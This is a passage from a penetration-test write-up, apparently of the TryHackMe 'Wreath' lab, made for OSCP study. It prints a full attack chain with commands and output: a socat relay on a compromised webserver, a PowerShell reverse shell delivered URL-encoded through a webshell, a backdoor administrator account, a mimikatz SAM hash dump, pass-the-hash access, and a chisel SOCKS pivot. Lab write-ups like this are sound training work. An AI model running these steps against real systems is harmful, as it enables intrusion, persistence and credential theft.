[sudo] password for shrike:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

This means we're going to have to proxy our traffic through this machine in order to access any other machines on the network.

7.5.4 Socat Relay

Because we already have compromised the public facing webserver, we can use that as a jumping point in order to access the rest of the network.

We can upload `socat` to that web server using a python temporary webserver and turn it into a relay for our commands.

```
curl 10.50.102.37/socat -o /tmp/socat-Shrike && chmod +x /tmp/socat-Shrike
< -o /tmp/socat-Shrike && chmod +x /tmp/socat-Shrike
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  366k  100  366k    0     0  2348k      0 --:--:-- --:--:-- --:--:-- 2363k
sh-4.4#
```

We need to open the firewall ports to allow for connections into it. As the system is running CentOS, we can use the `firewall-cmd` command to adjust it.

```
firewall-cmd --zone=public --add-port 18456/tcp
firewall-cmd --zone=public --add-port 18456/tcp
success
sh-4.4#
```

Now, we can use `socat` to listen on that port for traffic and pass it to a `netcat` listener on our port 443.

```
/tmp/socat-Shrike tcp-l:18456 tcp:10.50.102.37:443 &
[2] 2440
sh-4.4#
```

7.5.5 Reverse Shell with PowerShell

Now we have our `socat` listener, we need to create a reverse shell that can be passed through to socat, which in turn will get passed through to us. This looks like so (and vice versa):

Target Machine (Git Server) -> Port 18456 -> Socat (Web Server) -> Port 443 -> Attacking Machine

We can use a payload with our webshell set up previously to trigger a reverse shell on the target machine.

We use a Powershell reverse shell on our target - this creates a new TCP connection to the 18456 port on the public facing webserver, which is the one that `socat` is listening on, from the gitserver.

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.101.200',18456);
↪  `
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0}; `
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
↪  System.Text.ASCIIEncoding).GetString($bytes,0, $i); `
$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
↪  `
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); `
$stream.Write($sendbyte,0,$sendbyte.Length); `
$stream.Flush()};$client.Close()"
```

Before we can send this in our CURL command, though, we'll need to URL Encode it.

Finally, we send our exploit as a `curl` request to the webshell and end up with a connection back on our attacking machine with a full reverse shell.

```
┌──(shrike㉿kali)-[~]
└─$ curl -X POST -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.101.200%27%2C18456%29%3B%24stream%20
%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24
bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sen
dback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27
%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%
3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22" http://10.200.101.150/web/exploit-Shrike.php
```

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.102.37] from (UNKNOWN) [10.200.101.200] 46040
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

7.5.6 Adding a User and RDP Access

Now that we have a stable reverse shell, we can grant ourselves even better access by giving ourself RDP access.

We add a new user account to the system and add it to the Administrators and the "Remote Management Users" groups.

```
net user shrike [redacted] /add
The command completed successfully.

net localgroup Administrators shrike /add
The command completed successfully.

net localgroup "Remote Management users" /add
net localgroup "Remote Management users" shrike /add
The command completed successfully.
```

7.5.7 Evil-WinRM


An alternative route is to utilise the tool Evil-WinRM to access the machine via CLI using our new user account.

```
┌──(shrike㉿kali)-[~]
└─$ evil-winrm -u shrike -p [redacted] -i 10.200.101.150

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\shrike\Documents>
```

7.5.8 Connecting to RDP

We can use `xfreerdp` to connect to the Windows machine using our username and password we set up previously and set up a user share to allow for file transfer.

```
┌──(shrike㉿kali)-[~]
└─$ xfreerdp /v:10.200.101.150 /u:shrike /p:Sup3rSecr3t +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
[10:27:40:547] [128348:128349] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[10:27:40:547] [128348:128349] [WARN][com.freerdp.crypto] - CN = git-serv
[10:27:41:850] [128348:128349] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[10:27:41:850] [128348:128349] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[10:27:41:866] [128348:128349] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[10:27:41:866] [128348:128389] [INFO][com.freerdp.channels.rdpdr.client] - Loading device service drive [share] (static)
[10:27:41:867] [128348:128349] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[10:27:41:867] [128348:128349] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel disp
[10:27:44:002] [128348:128389] [INFO][com.freerdp.channels.rdpdr.client] - registered device #1: share (type=8 id=1)
```




7.5.9 Mimikatz


Next, we can put `mimikatz` into our shared drive and access it directly on the system with PowerShell.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> \\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # ^S^S
```

Then we run the `privilege::debug` and `token::elevate` commands to grant ourselves 'Debug' access and elevate our account to SYSTEM level using token impersonation.



Once we've successfully elevated our permissions, we can dump the password hashes from the system with `lsadump::sam`



mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey :
Local SID :
SAMKey :
RID : 000001f4 (500)
User : Administrator
Hash NTLM:
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value :
* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-1696O63F791Administrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
aes128_hmac (4096) :
des_cbc_md5 (4096) :
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : WIN-1696O63F791Administrator
Credentials
des_cbc_md5 :
RID : 000001f5 (501)
User : Guest
RID : 000001f7 (503)
User : DefaultAccount
RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM:
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value :
* Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
aes128_hmac (4096) :
des_cbc_md5 (4096) :
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : WDAGUtilityAccount
Credentials
des_cbc_md5 :
RID : 000003e9 (1001)
User : Thomas
Hash NTLM:
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value :
* Primary:Kerberos-Newer-Keys *
Default Salt : GIT-SERVThomas
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
aes128_hmac (4096) :
des_cbc_md5 (4096) :
OldCredentials
aes256_hmac (4096) :

We can extract the hashes from the `Administrator` account as well as the `Thomas` account. After putting the hash for Thomas' account into the free tool 'Crackstation', we are presented with the unhashed password.

This is the password used by the client on the Git server.


7.5.10 Pass the Hash

Now we've extracted the Administrator hash, we can use `Evil-WinRM` to maintain access to the system should the network be reset.




7.6 Enumeration - Personal Machine


Utilising the hashes that we acquired previously, we can use `Evil-WinRM` to host a script on the system without actually loading it onto the filesystem itself (to help avoid detection).



With this, we load the `Invoke-Portscan` module from the Empire C2 Framework to scan the rest of the network without having to transfer an nmap binary over to this machine as well (and also to avoid running nmap through multiple layers of traffic).



Upon scanning the network, we can now see live ports for the `10.200.101.100` machine (which previously were filtered).



This reveals to use that there is another webserver running on that machine, as well as RDP access.

Because we used `sshuttle` to set up our tunnel previously, we can utilise a tool called `chisel` to link this machine back through our chain.

We'll use `Evil-WinRM` to upload our binary to the `temp` directory and use that to pass our connections through our chain.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload /home/shrike/Documents/chisel.exe c:\windows\temp\chisel-shrike.exe
Info: Uploading /home/shrike/Documents/chisel.exe to c:\windows\temp\chisel-shrike.exe


Data: 11758248 bytes of 11758248 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-shrike" dir=in action=allow protocol=tcp localport=18333
```


We'll then set up the listener on the compromised machine, setting it to use the `socks5` protocol.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd c:\windows\temp\
*Evil-WinRM* PS C:\windows\temp> ./chisel-shrike.exe server -p 18333 --socks5
chisel-shrike.exe : 2022/08/02 13:52:46 server: Fingerprint fPzrvYLSXmBApygYZT4fKbh/4o6P+CpG3yZTXghHcI8=
    + CategoryInfo          : NotSpecified: (2022/08/02 13:5 ... CpG3yZTXghHcI8=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2022/08/02 13:52:46 server: Listening on http://0.0.0.0:18333
```


Then, on our attacking machine, we run the `chisel` client and set it to `socks` mode.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ tools/Pivoting/Linux/chisel_1.7.3_linux_amd64 client 10.200.101.150:18333 18333:socks
2022/08/02 13:53:36 client: Connecting to ws://10.200.101.150:18333
2022/08/02 13:53:36 client: tun: proxy#127.0.0.1:18333⇒socks: Listening
2022/08/02 13:53:36 client: Connected (Latency 23.351814ms)
```

Finally, we can use Firefox with the FoxyProxy Add-on to add our new SOCKS proxy to our browser.



Now, we can navigate to http://10.200.101.100 and find that we have access to the website hosted on the client's personal machine.


TryHackMe | Wreath
CrackStation - Online Pa
URL Encode and Decode
Thomas Wreath | Develo
10.200.101.100
Useful Utilities
What I am all about.
I am a sysadmin and devel
specialisms are full-stack w
have a track record for pro
solutions for my clients -- b
previously as the team lead
Solihull, UK.
Please find my CV below.
I look forward to hearing fr
Expertise
